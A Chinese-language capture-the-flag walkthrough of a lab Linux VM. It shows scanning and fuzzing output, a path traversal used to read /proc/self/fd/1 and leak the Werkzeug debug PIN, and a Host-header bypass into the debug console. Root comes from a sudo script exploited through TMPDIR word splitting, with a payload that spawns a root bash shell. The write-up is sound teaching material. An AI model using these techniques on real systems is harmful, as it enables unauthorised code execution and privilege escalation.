# tmp-HYH

## 靶机信息

- 靶机：tmp
- 作者：111 (QQ: 3042337610)
- 靶机ID: 569
- 系统：Linux
- 难度：Medium
- 提示：进程、本地限制

## 端口扫描

```shell
[/home/kali/temp]$ nmap 192.168.56.86 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 20:12 CST
Nmap scan report for 192.168.56.86
Host is up (0.00052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.2 (protocol 2.0)
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.12)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.12
|_http-title:
\xE4\xBA\x91\xE7\xAB\xAF\xE6\xAD\x8C\xE8\xAF\x8D\xE6\x9C\xAC
```

# 目录扫描

```SHELL
[/home/kali/temp]$ feroxbuster -u 'http://192.168.56.86:5000/' -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────┬──────────────────────
 🎯 Target Url           │ http://192.168.56.86:5000/
 🚀 Threads              │ 50
 📖 Wordlist             │ /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt
 👌 Status Codes         │ All Status Codes!
 💥 Timeout (secs)       │ 7
 🦡 User-Agent           │ feroxbuster/2.11.0
 💉 Config File          │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links        │ true
 🏁 HTTP methods         │ [GET]
 🔃 Recursion Depth      │ 4
 🎉 New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
─────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      144l      290w     2808c
http://192.168.56.86:5000/static/style.css
200      GET       61l      145w     2202c
http://192.168.56.86:5000/static/index.js
200      GET       34l       66w     1151c http://192.168.56.86:5000/
400      GET        5l       22w      167c
http://192.168.56.86:5000/console
200      GET        9l        9w      165c
http://192.168.56.86:5000/songs
500      GET      257l     1115w    15420c
http://192.168.56.86:5000/sing
```

# 参数爆破

其中/sing路由返回码是500，尝试进行爆破参数（当然也可以直接猜到就是song）

`%E9%9B%A8%E5%A4%A9`=雨天的url编码（随便选一首歌都行）


```
[/home/kali/temp]$ ffuf -u 'http://192.168.56.86:5000/sing?
FUZZ=%E9%9B%A8%E5%A4%A9' -w /usr/share/fuzzDicts/paramDict/AllParam.txt -
fw 2277

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.86:5000/sing?
FUZZ=%E9%9B%A8%E5%A4%A9
 :: Wordlist         : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
 :: Filter           : Response words: 2277
________________________________________________

song                    [Status: 200, Size: 866, Words: 14, Lines: 32,
Duration: 156ms]
```

# 目录穿越（实际上没什么用）

尝试访问

```
http://192.168.56.86:5000/sing?song=123
```


得到报错回显




细看代码发现

```python
- #### File "/app/app.py", line _45_, in `sing_song`

        sanitized = user_input.replace('../', '')

        target_path = os.path.join(SONGS_DIR, sanitized)

        try:

            if not os.path.exists(target_path) or not
os.path.isfile(target_path):

                raise FileNotFoundError(f"找不到指定的文件:
{target_path}")

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

            with open(target_path, 'r', encoding='utf-8') as f:

                content = f.read()

            return content
```

看到存在目录穿越漏洞，但是呢实际上直接用根目录就行了，不需要多此一举




# 读取进程

## fd 是什么

在 Linux 中，**fd（File Descriptor，文件描述符）** 是内核分配给进程的一个整数，用来标识进程当前打开的文件或 I/O 资源。
进程通过 `open()`、`read()`、`write()`、`close()` 等系统调用，并不是直接操作文件路径，而是通过 fd 与内核交互。

## `/proc/<pid>/fd` 的作用

`/proc/<pid>/fd` 是一个虚拟目录，用于展示某个进程当前仍然打开的所有文件描述符：

- 目录中的每个条目名（如 `0`、`1`、`2`、`3`）就是一个 fd
- 每个 fd 实际上是一个符号链接
- 链接目标是该 fd 当前指向的真实对象（文件、设备、管道、socket 等）
  因此，通过查看 `/proc/<pid>/fd`，可以知道一个进程正在使用哪些文件和 **I/O 通道**。

## 标准文件描述符：fd 0 / 1 / 2

Linux 进程启动时，默认就存在三个 fd：

- **fd 0**：标准输入（stdin）
- **fd 1**：标准输出（stdout）
- **fd 2**：标准错误输出（stderr）
  这三个 fd 并不一定指向普通文件，它们只是**I/O 通道的抽象**，具体指向什么，取决于进程的启动方式。

## 什么时候可以读取 `/proc/<pid>/fd/1`

只有在 标准输出指向一个**“可读对象”** 时，读取 fd/1 才有意义：

- 当 stdout 被重定向到普通文件时

```shell
./app > output.txt
cat /proc/<pid>/fd/1
```

等价于读取 `output.txt`


## 获取PIN码

直接读取`/proc/self/fd/1`，获取到输出信息中有PIN码



## 进入console

除了开启服务的本地主机`localhost/console`可以访问`console`，其他主机可以正常访问已定义的路由，在访问`console`时返回400。原因是新版本`flask`的核心组件`Werkzeug`官方对于`console`的访问做了安全配置，默认只允许`localhost`访问`console`


因此需要通过伪造`Host`头来进行绕过（下图是我已经输入过PIN码了）




出现下图的话，只需要把url粘过去就行了




可以执行命令了




进去就是tuf用户，拿到user.txt（反弹shell就省略了）

# Root

```shell
tuf@tmp:/tmp$ sudo -l
Matching Defaults entries for tuf on tmp:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin

Runas and Command-specific defaults for tuf:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User tuf may run the following commands on tmp:
    (ALL) NOPASSWD: /usr/local/bin/getflag
```

这是文件内容

```
#!/bin/bash
if [[ $# -lt 2 ]]; then
  cat <<USAGE >&2
用法: $0 <varname> <varvalue>  [args...]
示例: $0 username tuf --option
说明:
  - 将 <varname> 作为变量名，<varvalue> 作为变量值导入到当前脚本环境中
USAGE
  exit 1
fi

VAR_NAME="$1"
VAR_VALUE="$2"


if [[ ! "$VAR_NAME" =~ ^[A-Za-z_][A-Za-z0-9_]*$ ]]; then
  echo "错误: 变量名 '$VAR_NAME' 不符合命名规则。" >&2
  exit 2
fi

declare -x "$VAR_NAME"="$VAR_VALUE"

unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset BASH_ENV
unset PYTHONPATH
export
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

TARGET_FILE="/opt/flag"

TARGET_BASENAME="$(basename "$TARGET_FILE")"
SANDBOX_DIR=$(mktemp -d)

cp -- "$TARGET_FILE" "$SANDBOX_DIR/"

SANDBOX_TARGET_FILE="$SANDBOX_DIR/$TARGET_BASENAME"
```

## 核心漏洞分析

1. 环境变量注入：`/usr/local/bin/getflag` 允许通过参数设置一个环境变量（`declare -x "$VAR_NAME"="$VAR_VALUE"`）。虽然它随后 `unset` 了一些危险变量（如 `LD_PRELOAD`），但它没有清空所有变量。

2. **TMPDIR 可控**：脚本中使用了 `mktemp -d`。在 Linux 中，`mktemp` 会尊重 `TMPDIR` 环境变量。如果你设置了 `TMPDIR`，你可以控制临时目录的生成路径。
3. **未引用的变量（致命伤）**：在脚本末尾，执行生成的脚本时使用了：`$SANDBOX_TARGET_FILE` 注意：这里**没有加双引号**。在 Bash 中，未加引号的变量会经历单词分割（**Word Splitting**）。如果变量路径中包含空格，Bash 会将其拆分为“命令”和“参数”。

可以利用 `TMPDIR` 注入一个包含空格的路径。例如，让路径变为 `/tmp/pwn dir/tmp.XXXX/flag`。由于没有引号，Bash 会尝试执行 `/tmp/pwn`，并将 `dir/tmp.XXXX/flag` 作为参数传递给它。

1. 准备恶意 Payload
   在 `/tmp` 目录下创建一个名为 `pwn` 的可执行文件。这个文件将以 `root` 权限运行。

```shell
cat <<EOF > /tmp/pwn
#!/bin/bash
# 方案 A: 直接读取 flag
cat /opt/flag
# 方案 B: 弹出一个 root shell (需要交互)
/bin/bash -p
EOF

# 赋予执行权限
chmod +x /tmp/pwn
```

2. 创建带有空格的父目录
   我们需要确保 `TMPDIR` 指向的路径确实存在。

```shell
mkdir "/tmp/pwn dir"
```

3. 触发漏洞
   调用 `getflag` 脚本，将 `TMPDIR` 设置为我们创建的带空格路径。

```shell
sudo /usr/local/bin/getflag TMPDIR "/tmp/pwn dir"
```

## 漏洞执行原理

1. 设置变量：`declare -x TMPDIR="/tmp/pwn dir"` 被执行。

2. 创建目录：`mktemp -d` 看到 `TMPDIR`，于是创建了类似 `/tmp/pwn dir/tmp.ABC123` 的目录。
3. 定位文件：`SANDBOX_TARGET_FILE` 变为 `/tmp/pwn dir/tmp.ABC123/flag`。
4. 单词分割执行：
    - 由于脚本执行 `$SANDBOX_TARGET_FILE` 时未加引号。
    - Bash 解析为：`/tmp/pwn` (命令) 和 `dir/tmp.ABC123/flag` (参数)。
    - 结果：`/tmp/pwn` 以 root 权限运行。

```
tuf@tmp:/tmp$ ls -al
total 24
drwxrwxrwt    5 root     root          140 Feb 10 12:03 .
drwxr-xr-x   22 root     root         4096 Feb 10 11:34 ..
drwxrwxrwt    2 root     root           40 Feb 10 11:34 .ICE-unix
drwxrwxrwt    2 root     root           40 Feb 10 11:34 .X11-unix
-rw-r--r--    1 tuf      tuf         14323 Feb 10 11:54 app.log
-rwxr-xr-x    1 tuf      tuf           120 Feb 10 12:03 pwn
drwxr-xr-x    2 tuf      tuf           40 Feb 10 12:03 pwn dir
tuf@tmp:/tmp$ sudo /usr/local/bin/getflag TMPDIR "/tmp/pwn dir"

#!/bin/bash
unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset BASH_ENV
unset PYTHONPATH
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

user_uuid=$(uuidgen | tr -d '-')
root_uuid=$(uuidgen | tr -d '-')
user_flag="flag{user-$user_uuid}"
root_flag="flag{root-$root_uuid}"
printf "\n%s\n\n" "$user_flag"
printf "%s\n\n" "$root_flag"

echo "echo '$user_flag' > /home/xxx/user.txt"
echo "echo '$root_flag' > /root/root.txt"
root@tmp:/tmp/pwn dir/tmp.GjBhJe#
root@tmp:/tmp/pwn dir/tmp.GjBhJe#
root@tmp:/tmp/pwn dir/tmp.GjBhJe# cat /root/root.txt
```

回顾之前读取`proc/self/fd/1`，在`ps aux`中也确实是这样的

```
2163 root      0:00 /sbin/acpid -f
2189 root      0:00 supervise-daemon app --start --pidfile /run/app.pid --respawn-delay 2 --
2190 tuf       0:00 /bin/bash -c /usr/bin/python3 /app/app.py >> /tmp/app.log 2>&1
2196 tuf       0:00 /usr/bin/python3 /app/app.py
2216 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2242 ntp       0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2272 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
```